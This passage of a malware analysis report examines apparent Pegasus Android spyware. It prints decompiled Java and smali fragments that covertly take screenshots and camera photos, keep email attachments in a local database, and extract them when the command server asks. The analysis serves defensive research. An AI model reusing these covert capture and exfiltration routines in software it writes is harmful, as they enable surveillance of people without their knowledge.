
The captured PNG images are compressed to JPG and saved as “ScreenShot-res<Integer>-<Current Time in seconds>.jpg”:



```
sget-object v3, Landroid/graphics/Bitmap$CompressFormat;->JPEG:Landroid/graphics/Bitmap$CompressFormat;

const/16 v5, 0x32

invoke-virtual {v1, v3, v5, v4}, Landroid/graphics/Bitmap;->compress(Landroid/graphics/Bitmap$CompressFormat;ILjava/io/OutputStream;)Z

new-instance v1, Ljava/lang/StringBuilder;

const-string v3, "ScreenShot-res"

invoke-direct {v1, v3}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v1, p2}, Ljava/lang/StringBuilder;->append(I)Ljava/lang/StringBuilder;

move-result-object v1

const-string v3, "-"

invoke-virtual {v1, v3}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v1

invoke-virtual {v1, v2}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v1

const-string v3, ".jpg"

invoke-virtual {v1, v3}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v1

invoke-virtual {v1}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v3

new-instance v1, Ljava/lang/StringBuilder;

const-string v5, "CameraUtil takeScreenShot Picture taken:"

invoke-direct {v1, v5}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v1, v3}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
```

Figure 71


The process can take photos with the front/back camera. It calls the getParameters function in order to obtain the current settings for the Camera service and then calls getPreviewFormat:



```
String str1;
StringBuilder stringBuilder2 = new StringBuilder();
this("CameraUtil onPreviewFrame data length: ");
a.a(stringBuilder2.append(paramArrayOfbyte.length).toString());
stringBuilder2 = new StringBuilder();
this("CameraUtil onPreviewFrame sourceType: ");
a.a(stringBuilder2.append(this.a).append(",resolution: ").append(this.b).toString());
Camera.Parameters parameters = paramCamera.getParameters();
a.a();
a.a("CameraUtil onPreviewFrame stopCamera");
if (paramArrayOfbyte == null || paramArrayOfbyte.length == 0) {
  a.a("(data == null) || (data.length == 0)");
  return;
}
a.a("CameraUtil onPreviewFrame stoped");
Camera.Size size = parameters.getPreviewSize();
StringBuilder stringBuilder1 = new StringBuilder();
this("CameraUtil onPreviewFrame width: ");
a.a(stringBuilder1.append(size.width).append(", height: ").append(size.height).toString());
YuvImage yuvImage = new YuvImage();
this(paramArrayOfbyte, parameters.getPreviewFormat(), size.width, size.height, null);
ByteArrayOutputStream byteArrayOutputStream2 = new ByteArrayOutputStream();
this();
Rect rect = new Rect();
this(0, 0, yuvImage.getWidth(), yuvImage.getHeight());
yuvImage.compressToJpeg(rect, 50, byteArrayOutputStream2);
byte[] arrayOfByte1 = byteArrayOutputStream2.toByteArray();
BitmapFactory.Options options = new BitmapFactory.Options();
this();
if (this.b == 2) {
  options.inSampleSize = 1;
} else if (this.b == 1) {
  options.inSampleSize = 2;
} else if (this.b == 0) {
  options.inSampleSize = 3;
}
Bitmap bitmap = BitmapFactory.decodeByteArray(arrayOfByte1, 0, arrayOfByte1.length, options);
ByteArrayOutputStream byteArrayOutputStream1 = new ByteArrayOutputStream();
this();
bitmap.compress(Bitmap.CompressFormat.JPEG, 50, byteArrayOutputStream1);
byte[] arrayOfByte2 = byteArrayOutputStream1.toByteArray();
String str2 = e.b();
```

Figure 72

Depending on the front/back camera, the taken photo is saved as “Front-res<Integer>-<Current Time in seconds>.jpg” or “Back-res<Integer>-<Current Time in seconds>.jpg”




```
if (this.a == 1) {
  StringBuilder stringBuilder = new StringBuilder();
  this("Front-res");
  str1 = stringBuilder.append(this.b).append("-").append(str2).append(".jpg").toString();
} else {
  StringBuilder stringBuilder = new StringBuilder();
  this("Back-res");
  str1 = stringBuilder.append(this.b).append("-").append(str2).append(".jpg").toString();
}
StringBuilder stringBuilder3 = new StringBuilder();
this("CameraUtil Picture taken:");
a.a(stringBuilder3.append(str1).append(" size: ").append(arrayOfByte2.length).toString());
Context context = NetworkApp.a();
if (this.c != null)
  com.network.android.c.a.b.a(this.c);
a.a(context, arrayOfByte2, str2, str1, this.c, this.a, "jpg");
```

Figure 73

emailAttCmd command


The application creates a database containing a table called “NetworkData” that stores the email attachments’ name and path, as displayed in figure 74.



```
public final void onCreate(SQLiteDatabase paramSQLiteDatabase) {
  try {
    paramSQLiteDatabase.execSQL("CREATE TABLE NetworkData(id INTEGER PRIMARY KEY,name_time TEXT,data_path TEXT,attachment_name TEXT,attachment_path TEXT)");
  } catch (Throwable throwable) {
    com.network.android.c.a.a.a("onCreate: " + throwable.getMessage(), throwable);
  }
}

public final void onUpgrade(SQLiteDatabase paramSQLiteDatabase, int paramInt1, int paramInt2) {
  try {
    paramSQLiteDatabase.execSQL("DROP TABLE IF EXISTS NetworkData");
    onCreate(paramSQLiteDatabase);
  } catch (Throwable throwable) {
    com.network.android.c.a.a.a("onUpgrade: " + throwable.getMessage(), throwable);
  }
}
```


Figure 74

The command’s purpose is to extract a specific email attachment mentioned by the C2 server:



```
const-string v1, "DatabaseHandler Pick DataElement Start "

invoke-static {v1}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V

const/4 v4, 0x0

const/4 v3, 0x0

const/4 v5, 0x0

const/4 v2, 0x0

:try_start_9
invoke-virtual/range {p0 .. p0}, Lcom/network/android/b/a;->getReadableDatabase()Landroid/database/sqlite/SQLiteDatabase;
:try_end_c
.catch Ljava/lang/Throwable; {:try_start_9 .. :try_end_c} :catch_251
.catchall {:try_start_9 .. :try_end_c} :catchall_2a3

move-result-object v6

:try_start_d
const-string v1, "DatabaseHandler Pick DataElement PICK_QUERY:SELECT * FROM NetworkData LIMIT 1"

invoke-static {v1}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V

const-string v1, "SELECT * FROM NetworkData LIMIT 1"

const/4 v2, 0x0

invoke-virtual {v6, v1, v2}, Landroid/database/sqlite/SQLiteDatabase;->rawQuery(Ljava/lang/String;[Ljava/lang/String;)Landroid/database/Cursor;
:try_end_18
.catch Ljava/lang/Throwable; {:try_start_d .. :try_end_18} :catch_2eb
.catchall {:try_start_d .. :try_end_18} :catchall_2d9

move-result-object v7

if-nez v7, :cond_4a

:try_start_1b
const-string v1, "DatabaseHandler pick cursor == null!!!"
```


Figure 75



```
const-string v10, "DatabaseHandler Pick DataElement fileAttchmentName "

invoke-direct {v9, v10}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v9, v1}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v9

invoke-virtual {v9}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v9

invoke-static {v9}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V

new-instance v9, Ljava/lang/StringBuilder;

const-string v10, "DatabaseHandler Pick DataElement fileAttchmentName "

invoke-direct {v9, v10}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v9, v5}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v9

invoke-virtual {v9}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v9

invoke-static {v9}, Lcom/network/android/c/a/a;->a(Ljava/lang/String;)V

invoke-virtual {v2, v8}, Lcom/network/android/i;->g(Ljava/lang/String;)V

if-eqz v5, :cond_1d0

invoke-virtual {v5}, Ljava/lang/String;->length()I

move-result v9
```

Figure 76

We were surprised to find out that during the initialization routine, the threat actor mentioned the “Pegasus” string in a log message:



```
a.a("AndroidMonitorApplication Build.VERSION.SDK_INT:" + Build.VERSION.SDK_INT);
if (!c.d()) {
  a.a("AndroidMonitorApplication: startService ACTION_ENTRY_POINT");
  startService((new Intent((Context)this, NetworkManagerService.class)).setAction("ACTION_ENTRY_POINT"));
} else {
  a.a("AndroidMonitorApplication: 4.3 JELLY_BEAN_MR2. working without the service ");
}
k.a((Context)this);
a.a("AndroidMonitorApplication: Pegasus Android Monitor Application Initialized Successfully!");
```

Figure 77